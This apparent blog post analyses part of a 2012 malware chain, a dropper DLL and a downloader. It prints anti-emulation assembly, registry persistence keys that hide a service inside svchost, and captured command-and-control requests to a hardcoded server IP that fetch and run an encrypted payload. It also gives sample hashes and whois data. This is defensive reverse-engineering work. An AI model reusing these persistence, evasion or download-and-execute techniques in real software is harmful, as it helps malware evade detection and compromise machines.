
Disclosure of another 0day malware - Initial Dropper and Downloader (Part 1)

malware-reversing.com/2012/12/3-disclosure-of-another-0day-malware.html



R136a1 December 15, 2012 No comments

In this series I have analyzed an interesting malware that combines various techniques I haven't seen before. Part 1 of this series deals with the initial Dropper and the Downloader which both come in the form of a Dynamic Link Library (.dll). The initial Dropper drops and executes the Downloader (netids.dll). Part 2 deals with the downloaded file, which is just another Dropper (msmvs.exe). This Dropper drops a .dll (conhost.dll) which in turn drops the final Payload (also .dll). Part 3 deals with the final Payload (netui.dll). Note: Due to lack of time (and interest), I haven't completely analyzed the final Payload.




Figure 1: Overview of the malware components

I don't know how the initial Dropper will be delievered to the victim, because a .dll in some way has to be loaded (Export function call, rundll32.exe, ...). Some reports on ThreatExpert indicate that the Dropper is executed with the help of an exploit (Adobe Acrobat, Microsoft Word):

http://threatexpert.com/reports.aspx?find=netids.dll&x=10&y=12 (Note: Sometimes Threatexpert doesn't work)

Maybe the malware is used for a targeted attack in a spearfishing campaign. I also have found a Symantec report from 2011 mentioning some behaviours of the .dll, but it seems the one I have analyzed is a newer version of the malware family:

http://www.symantec.com/security_response/writeup.jsp?docid=2011-090714-2907-99&tabid=3

What makes this malware interesting:
- It makes use of an unknown (AV) Anti-Emulation technique
- Contains Anti-Debugging and Anti-Reversing techniques
- Suspicious strings and the payloads are encrypted
- Suspicious Windows API functions are dynamically resolved
- Downloader and final Payload are (also) implemented as a Windows Service
- Uses multiple encryption techniques (e.g. RC5/6)
- Uses the "Common Gateway Interface" (cgi) for data transfers
- Supports Unicode encoding

The malware was coded in C/C++ programming language with inline Assembly, is written very well, uses several "advanced" encryption schemes (compared to the usual suspects) and the hardcoded IP addresses to the Servers leads, among others, to hosting providers in Panama (see Appendixes for whois information).

Because the malware is designed to look as legit as possible, the detection rates at time of this writing (2 months ago) are very low. The Dropper is detected by only 2/43 AV engines and the Downloader by only 4/43:

(Initial) Dropper
Sample: sample.dll
Size: 41.472 Bytes
Timestamp: 19.07.2012 10:15:53
MD5: D4E99548832B6999F00E8D223C6FABBD
https://www.virustotal.com/file/d5debe5d88e76a409b9bc3f69a02a7497d333934d66f6aaa30eb22e45b81a9ab/analysis/

Downloader
Sample: netids.dll
Size: 11.776 Bytes
Timestamp: 17.05.2012 08:24:42
MD5: CCAB60D3B6AA5FA0C23A5AE59EABCF54
https://www.virustotal.com/file/4a9efdfa479c8092fefee182eb7d285de23340e29e6966f1a7302a76503799a2/analysis/

The Initial Dropper

So let's start to examine the initial Dropper. A view with a Hexeditor shows the Rich Header, so a Microsoft Compiler was used to build the .dll. We also see a lot of C++ runtime strings and messages which show the file was coded in C/C++. Thereafter we see the Import Table with some interesting API functions, e.g. for creating a Windows Service (OpenSCManager, CreateService, ...). There follows the export information with only one function ("Start"). At last we can see some Unicode strings which are later used for Service creation:

Network Identification Service
ntsvcs
software\microsoft\windowsnt\currentversion\svchost
ServiceDllUnloadOnStop
ServiceDll
parameters
system\currentcontrolset\services\Network Identification Service
CoInitializeSecurityParam
software\microsoft\windows nt\currentversion\svchost\ntsvcs
Service for network identification control data\svchost.exe -k ntsvcs

After viewing the hexadecimal output we open our Resource-Editor and see the only resource is "B" -> "284". The resource's size is 11.776 Bytes and looks like random data.

Let's start to do a further analysis and take a look into the code of this malware. We open up IDA Pro, load the .dll and land in the DllMain routine. If we take a look at the "Exports" we see, beside the DllEntryPoint function (which every Dll has, because of the needed Entrypoint), the only exported function is "Start". But before we examine this routine, let's take a quick look at the "Functions". We see a lot of C++ runtime functions, a few Windows API functions and two functions which look like Entrypoints (DllEntrypoint, DllMain). What is the real Entrypoint?

A .dll build with a Microsoft C++ compiler and the C/c++ run-time library looks like it has 2 "Entrypoints". The function _DllMainCRTStartup (in IDA Pro named DllEntrypoint) does some internal runtime stuff and calls DllMain (http://msdn.microsoft.com/en-us/library/aa295784%28v=vs.60%29.aspx). So we can skip the DllEntrypoint function and take a look into DllMain (what IDA Pro showed us on beginning). The only interesting operation in DllMain is the storage of the handle to the DLL module in a global variable for later use. Now let's take a look into the Start() function.

At the beginning two MMX instructions (movd, pslld) are executed to throw out AntiVirus Emulators:

```
mov     [ebp+var_20], 54AF97E1h
movd    mm0, [ebp+var_20]
pslld   mm0, 2
movd    [ebp+var_20], mm0
```




Figure 2: Anti Emulation code

An exception, which occurs if this instructions aren't handled correctly is catched by the malware and the .dll exits without doing anything. Next, a function is called which decrypts a bunch of strings, .dll names and function names in the .data section which are then used for subsequent operations:

{0B115951-84FD-43E7-A2D8-F3C4D36F4BEA}
SOFTWARE\Microsoft\Windows\CurrentVersion\ShellServiceObjectDelayLoad
ThreadingModel
Apartment
Software\Classes\CLSID\%s\InProcServer32
NetIDS
\mscsv.tmp
\netids.dll
\els.dll
kernel32.dll
GetProcessHeap
GetSystemDirectoryA
lstrcatA
CreateFileA
GetSystemTime
SystemTimeToFileTime
GetFileTime
CloseHandle
FindResourceA
LoadResource
LockResource
SizeofResource
GetFileAttributesA
MoveFileExA
WriteFile
SetFileTime
ADVAPI32.dll
RegCreateKeyA
RegSetValueExA

RegCloseKey
RegOpenKeyA
MSVCRT.dll
sprintf
shell32.dll
SHGetFolderPathA
RUNDLL32.EXE "%s",Init1.Software\Microsoft\Windows\CurrentVersion\Run

With the help of LoadLibrary() and GetProcAddress() some of the decrypted API functions then get dynamically resolved. Thereafter the malware gets the OS version (MajorVersion, MinorVersion) and stores it for the installation part. Then the resource section is loaded into memory and decrypted with the same decryption routine as before. Now we can see the resource section is another PE file (the Downloader). There follows the installation of the decrypted PE file.




Figure 3: Overview of the Initial Dropper

The installation part first looks for the file time of "els.dll" (Windows Event Viewer Snapin) which resides in Windows's system folder (Windows XP SP3) and stores it. If the file "els.dll" isn't found, the malware acquires the system time and converts it to file time format (SystemTimeToFileTime()). Thereafter it checks on which Windows OS version it is executed and acts accordingly:

Windows prior to Vista (e.g. Windows XP)
The decrypted file from resource section (Downloader) is written to system directory as "netids.dll". Then the file's time is set to one of the above received times. To ensure startup persistency on the system the malware creates the Windows Service "Network Identification Service" (Description: "Service for network identification control data") with binary path "C:\WINDOWS\system32\svchost.exe -k ntsvcs". Then it registers the Windows Service "ntsvcs" in the Service Control Manager (SCM) database by creating the following registry keys:

HKEY_LOCAL_MACHINE\software\microsoft\windows nt\currentversion\svchost\ntsvcs
 |-> CoInitializeSecurityParam = 0x00000001

HKEY_LOCAL_MACHINE\system\currentcontrolset\services\Network Identification Service
 |-> parameters
 Value: ServiceDll = C:\WINDOWS\system32\netids.dll
 Value: ServiceDllUnloadOnStop = 0x00000001

HKEY_LOCAL_MACHINE\software\microsoft\windows nt\currentversion\svchost\ntsvcs
 Value: ntsvcs = Network Identification Service

This way the malware looks like a legit application and it kills two birds with one stone. By indirectly injecting the dll into SvcHost the binary path of the Windows Service "Network Identification Service" just shows "C:\WINDOWS\system32\svchost.exe -k ntsvcs", nothing that looks suspicious at first. And by using the svchost.exe process for sending all the network traffic, it doesn't look suspicious at first as well, because svchost.exe normally produces network traffic. Also svchost.exe is often a trusted process in desktop firewall rules so it should bypass most of them. If for some reason the above registry creations are failing, the malware creates a COM object and registers it in the shell:

HKEY_LOCAL_MACHINE\SOFTWARE\Classes\CLSID\{0B115951-84FD-43E7-A2D8-F3C4D36F4BEA}
 |-> InProcServer32 = C:\WINDOWS\system32\netids.dll
 Value: ThreadingModel = Apartment

HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\ShellServiceObjectDelayLoad
 Value: NetIDS = {0B115951-84FD-43E7-A2D8-F3C4D36F4BEA}

Chosing this way, the malware is started by Explorer.exe on Windows startup, because Explorer.exe is the shell for Windows.

Windows Vista and above (e.g. Windows 7)
The file's installation folder is get with help of SHGetFolderPath() function (CSIDL_FLAG_CREATE + CSIDL_LOCAL_APPDATA). Into this hidden folder (C:\Documents and Settings\<User>\Local Settings\Application Data) the file "netids.dll" is written and then the following registry key is created to ensure startup persistency when the user logs in:

HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Run
 Value: NetIDS = RUNDLL32.EXE "C:\Documents and Settings\<User>\Local Settings\Application Data\netids.dll",Init1

That's the whole functionality of the Dropper, so let's move on to the Downloader.

The Downloader (netids.dll)

According to which startup/installation method is used, the Downloader starts in different ways. We can summarize the "Explorer.exe" and "Windows Vista and above" startup routines into one description, because the exported function "Init1" which is called on "Windows Vista and above" startup method just waits for completion of DllMain() function (WaitForSingleObject()).

So we have the first startup routine which is the calling of DllMain() ("Explorer.exe" + "Windows Vista and above") and the other (Windows Service) which is calling ServiceMain(). What both have in common is the creation of a main Thread with all the Downloader's functionality, but let's see...

DllMain() startup method
This method decrypts strings, function names and .dll names as we saw in the initial Dropper for subsequent use. The decryption routine is different than the one used in the initial Dropper. With the decrypted function and .dll names the malware then resolves some API function addresses and uses it to create the main Thread.

ServiceMain() startup method
Starts with the registration of the Service Control Handler (RegisterServiceCtrlHandlerEx()). The Service Control Handler handles SERVICE_CONTROL_STOP, SERVICE_CONTROL_INTERROGATE and SERVICE_CONTROL_SHUTDOWN control codes and sets the appropriate elements of SERVICE_STATUS structure (SetServiceStatus()). Then it also creates the main Thread and executes it.

Main Thread

The main Thread first calls the same Anti Emulation technique as the initial Dropper. Thereafter a bunch of API function addresses are resolved with help of LoadLibrary() and GetProcAddress(). To decrypt additional data the decryption function is called another time. Now the malware gets the Volume Serial Number, the Computer Name, the OS Version (Major, Minor) and stores it in a string of the following format for later use:

<ComputerName><VolumeSerialNumber>-<OSMajorVersion>_<OSMinorVersion>

Next, a sub-Thread is created which handles the main tasks of the malware (see below). There follows the sending of an initialization message to the Server with content "T0s=" (Base64 encoded "OK" string) in the following format:

POST /~wong/cgi-bin/brvc.cgi?<ComputerName><VolumeSerialNumber>-<OSMajorVersion>_<OSMinorVersion>

The "brvc.cgi" script/program is used for processing status messages (as we will see also later). If for some reason the sending of the initialization message failed, the main Thread sleeps for 5 minutes and then tries again to send the message. As you can see, the message is send with HTTP POST request method and is Base64 encrypted with the help of CryptBinaryToString() function. For network communication the Downloader uses the "Common Gateway Interface" (https://en.wikipedia.org/wiki/Common_Gateway_Interface). With the Common Gateway Interface a client (normally a browser, in our case the malware) can send data as part of the HTTP request (POST/GET method) that gets processed on the Server with help of a program/script. This program/script is executed on the Server by the HTTP daemon (httpd) and can be coded in any language (C, Perl, Python, ...) as long as it is able read from the standard input, write to the standard output and has access to environment variables.

That's all the functionality of the main Thread, let's continue with the sub-Thread.

Sub-Thread

At first it checks if a network conection is available (InternetGetConnectedState()). If this is the case it connects to the Server 200.106.145.122 (InternetOpen() + InternetConnect()) with User-Agent "MSIE 8.0".




Figure 4: Malware's network traffic to the Server and back

In the following paragraph I will examine the HTTP network session between the Downloader and the Server that I have captured with Wireshark during the first dynamic analysis:

Contacting 200.106.145.122:
GET /~wong/cgi-bin/sptr.cgi?<ComputerName><VolumeSerialNumber>-<OSMajorVersion>_<OSMinorVersion>
User-Agent: MSIE 8.0
Source Port: 1027

-> HTTP 200 OK

Contacting 200.106.145.122:
GET /~wong/cgi-bin/sptr.cgi?<ComputerName><VolumeSerialNumber>-<OSMajorVersion>_<OSMinorVersion>
User-Agent: MSIE 8.0
Source Port: 1028

-> HTTP 200 OK

Contacting 200.106.145.122:
GET /~wong/cgi-bin/sptr.cgi?<ComputerName><VolumeSerialNumber>-<OSMajorVersion>_<OSMinorVersion>

User-Agent: MSIE 8.0
Source Port: 1029

-> HTTP 200 OK
Data: 20121009_12:33:12.bin.<ComputerName><VolumeSerialNumber>-<OSMajorVersion>_<OSMinorVersion>

As you can see the Downloader sends 3 HTTP GET requests to the Server to query any data available (InternetQueryDataAvailable() + InternetReadFile()). The request has the following form:

GET /~wong/cgi-bin/sptr.cgi?<ComputerName><VolumeSerialNumber>-<OSMajorVersion>_<OSMinorVersion>

The "sptr.cgi" script/pogram is used for initializing a transmission of encrypted data (strings or PE file). After the third request, a HTTP 200 OK response with a string is send back to the Downloader. I guess it takes 3 times, because the malware guy has to give his OK manually, but that's just speculation. During the 3 requests the Thread sleeps for 5 minutes and then again contacts the Server. The string from the response is then used to build the next HTTP GET request:

Contacting 200.106.145.122:
GET /~wong/cgi-bin/qfa.cgi?20121009_12:33:12.bin.<ComputerName><VolumeSerialNumber>-<OSMajorVersion>_<OSMinorVersion>
User-Agent: MSIE 8.0
Source Port: 1030

-> HTTP 200 OK
Data: IAAAAGaj4H0Wq71JzmZRJ9chlqCr+6tYjrBSicQg12cXWOhXlk4ZTwhYo74= (Base64 + RC5/6 + Custom Encoding -> "200.106.145.122", "wong", "FFFFFFFFFS")

The "qfa.cgi" script/program processes all file queries (I guess "qfa" means "query file available") and sends a HTTP 200 OK response with Base64 encoded and encrypted data. The data then gets decrypted in memory and used for the subsequent HTTP requests. I think the first HTTP request to "qfa.cgi" is used to get the Server and folder where the file to be downloaded can be found. During the static analysis I haven't completely understood the decryption scheme (RC5/6 + Custom) by just reading the disassembly (I'm not a crypto guy). I tried to debug and patch the Downloader to feed the appropriate decryption functions with the catched data, but it isn't a trivial task to do that with a multithreaded dll in OllyDbg (1.10). For example I encountered a strange problem by stepping over one of the Windows API functions used by the malware (see http://www.kernelmode.info/forum/viewtopic.php?f=13&t=1915). Fortunately the new OllyDbg (2.01) has some improvements in debugging multithreaded applications. So I finally was able to at least see the decrypted data in memory without understanding the decryption code.
This was possible, because as part of this analysis I have emulated the original web Server by setting up a local Apache web Server (Xampp), coded 3 simple Perl CGI scripts (sptr.cgi, qfa.cgi, mpk.cgi) and patched the malware, so it contacts the local web Server instead of the original. With the new OllyDbg my breakpoints on the Threads to be created where finally hit, so I could have watched the decryption buffers to see the decrypted data. Unfortunately on the dynamic analysis (monitoring network traffic, ...) I was too noisy by accidently using "R136a1" as my Virtual Machine's Windows computer name which gets send to the Server. It seems that the malware guy(s) found my Blog and

blocked any future contacting attempts from me respectively it looks they set the Server into a sleep modus by stopping all responses (I changed the computer name, the volume serial number and my IP, but no luck). But it doesn't matter since I catched most of the interesting information and the downloaded components for a further analysis. Interestingly I noticed an increasing number of visitors from Malaysia and the Netherlands on my Blog after I executed and monitored the malware for the first time. But let's continue with the network traffic:

Contacting 200.106.145.122:
GET /~wong/cgi-bin/mpk.cgi?20121009_12:33:12.bin.R136A11a6b3478-05_01
User-Agent: MSIE 8.0
Source Port: 1031

-> HTTP 200 OK
Data: 20121009_12:33:12.bin.<ComputerName><VolumeSerialNumber>-
<OSMajorVersion>_<OSMinorVersion>

The "mpk.cgi" script/program is requested to actually iniciate a binary download. After the HTTP GET request to mpk.cgi, the before decrypted strings ("200.106.145.122", "wong", "FFFFFFFFFS") are used to form the final request for the encrypted file download:

Contacting 200.106.145.122:
GET /~wong/cgi-bin/sptr.cgi?FFFFFFFFFS
User-Agent: MSIE 8.0
Source Port: 1032

-> HTTP 200 OK
Data: 20120517_08:28:08.bin.FFFFFFFFFS

There follows again the HTTP GET request to "qfa.cgi" with string "FFFFFFFFFS" as part of the data. Now the additional component is send back as encoded (Base64) and encrypted (RC5/6 + Custom) data. This PE file is then again decrypted with the same functions as above:

Contacting 200.106.145.122:
GET /~wong/cgi-bin/qfa.cgi?20120517_08:28:08.bin.FFFFFFFFFS
User-Agent: MSIE 8.0
Source Port: 1033

-> HTTP 200 OK
Data: BDoBADy5kkfXzunIxmBHpWXqIbkBvfjBcprXJ3bfvi9MXf353W/d5QaDi0AVoQAqnj5QVBrB3ozO
jn1PlsI7t32bxvNhYO8BBv+QMAjdopkyumz+nYDn1jncyhtNN1/LoKZSkeZvtCTJv/gHqbf/yBDZ
....
....
GgwIvEY5dm4PTUsSyTJYXxesNDcIq8qq3IEulCFDO0FwjVAcR/qcn7+h (Base64 + RC5/6 + Custom Encoding -> Dropped PE File)

After the file is decrypted, the installation procedure begins by comparing the sended string "FFFFFFFFFS" with the hardcoded string "FFFFFFFFFX". If they match, the downloaded and decrypted file is executed in memory without touching the disk. This is done by changing the file's access protection attributes of committed pages in virtual address space to

PAGE_EXECUTE_READWRITE (VirtualProtect()) so the it can be executed as a new Thread (CreateThread()). If they don't match, the file is written to disk as "msmvs.exe" (CreateFile() + WriteFile()), executed (CreateProcess()) and finally deleted (DeleteFile()). The installation directory is either the Windows temporary folder (GetTempPath()), if that fails the file is written into the Windows folder (GetWindowsDirectory()). Thereafter the malware tries to load a .dll that is to be dropped by the downloaded file (msmvs.exe) with help of LoadLibrary() function.

At last two status messages are send again by using HTTP POST method to the script/porgram "brvc.cgi":

Contacting 200.106.145.122:
POST /~wong/cgi-bin/brvc.cgi?<ComputerName><VolumeSerialNumber>-<OSMajorVersion>_<OSMinorVersion>
User-Agent: MSIE 8.0
Source Port: 1034
Data: aW5zOjAwMDAwMDAw (Base64 -> "ins:00000000")

-> HTTP 200 OK

Contacting 200.106.145.122:
POST /~wong/cgi-bin/brvc.cgi?<ComputerName><VolumeSerialNumber>-<OSMajorVersion>_<OSMinorVersion>
User-Agent: MSIE 8.0
Source Port: 1035
Data: ZGxsOjAwMDAwMDdl (Base64 -> "dll:0000007e")

-> HTTP 200 OK

The string "ins:00000000" tells the malware guy(s) that the execution/installation of the downloaded file was successful without any errors. The string "dll:0000007e" tells him that the dropped .dll from the downloaded file (msmvs.exe) wasn't loaded successfully (GetLastError() -> 0x0000007e). In my case the .dll wasn't loaded because it wasn't there at time of debugging.

That's it. We have analyzed the functionality of the initial Dropper and the Downloader. In the next Part we examine the downloaded file (another Dropper) and the dropped file (yet another Dropper).

Appendix

Whois for 200.106.145.122:

IP location: Panama Panama Hosting Panama
ASN: AS27990
IP Address: 200.106.145.122

NetRange: 200.0.0.0 - 200.255.255.255
CIDR: 200.0.0.0/8
OriginAS:
NetName: LACNIC-200
NetHandle: NET-200-0-0-0-1

Parent:
NetType: Allocated to LACNIC
Comment: This IP address range is under LACNIC responsibility for further
Comment: allocations to users in LACNIC region.
Comment: Please see http://www.lacnic.net/ for further details, or check the
Comment: WHOIS server located at http://whois.lacnic.net
RegDate: 2002-07-27
Updated: 2010-07-21
Ref: http://whois.arin.net/rest/net/NET-200-0-0-0-1

OrgName: Latin American and Caribbean IP address Regional Registry
OrgId: LACNIC
Address: Rambla Republica de Mexico 6125
City: Montevideo
StateProv:
PostalCode: 11400
Country: UY
RegDate: 2002-07-27
Updated: 2011-09-24
Ref: http://whois.arin.net/rest/org/LACNIC

ReferralServer: whois://whois.lacnic.net

OrgAbuseHandle: LACNIC-ARIN
OrgAbuseName: LACNIC Whois Info
OrgAbusePhone: 999-999-9999
OrgAbuseEmail: whois-contact@lacnic.net
OrgAbuseRef: http://whois.arin.net/rest/poc/LACNIC-ARIN

OrgTechHandle: LACNIC-ARIN
OrgTechName: LACNIC Whois Info
OrgTechPhone: 999-999-9999
OrgTechEmail: whois-contact@lacnic.net
OrgTechRef: http://whois.arin.net/rest/poc/LACNIC-ARIN

== Additional Information From whois://whois.lacnic.net ==

inetnum: 200.106.144/21
status: allocated
aut-num: N/A
owner: Hosting Panama
ownerid: PA-HOPA1-LACNIC
responsible: Network Operations Center
address: WTC, 0832,
address: 08322657 - Panama - PA
country: PA
phone: +50 7 2000100 [147]
owner-c: NOS10

tech-c: NOR4
abuse-c: NOS10
inetrev: 200.106.145/24
nserver: NS1.PA-DNS.COM
nsstat: 20121101 AA
nslastaa: 20121101
nserver: NS2.PA-DNS.COM
nsstat: 20121101 AA
nslastaa: 20121101
created: 20090303
changed: 20100121

nic-hdl: NOR4
person: Network Operations Center - RS
e-mail: noc-rs@panamahosting.com
address: Boulevard El Dorado, CC Camino de Cruces M3, 0, 0819-01424
address: 0 - Panama - PA
country: PA
phone: +507 226 4678 []
created: 20100121
changed: 20100121

nic-hdl: NOS10
person: Network Operations Center - SS
e-mail: noc-ss@panamahosting.com
address: Boulevard El Dorado, CC Camino de Cruces M3, 0, 0819-01424
address: 0 - Panama - PA
country: PA
phone: +507 226 4678 []
created: 20100121
changed: 20100121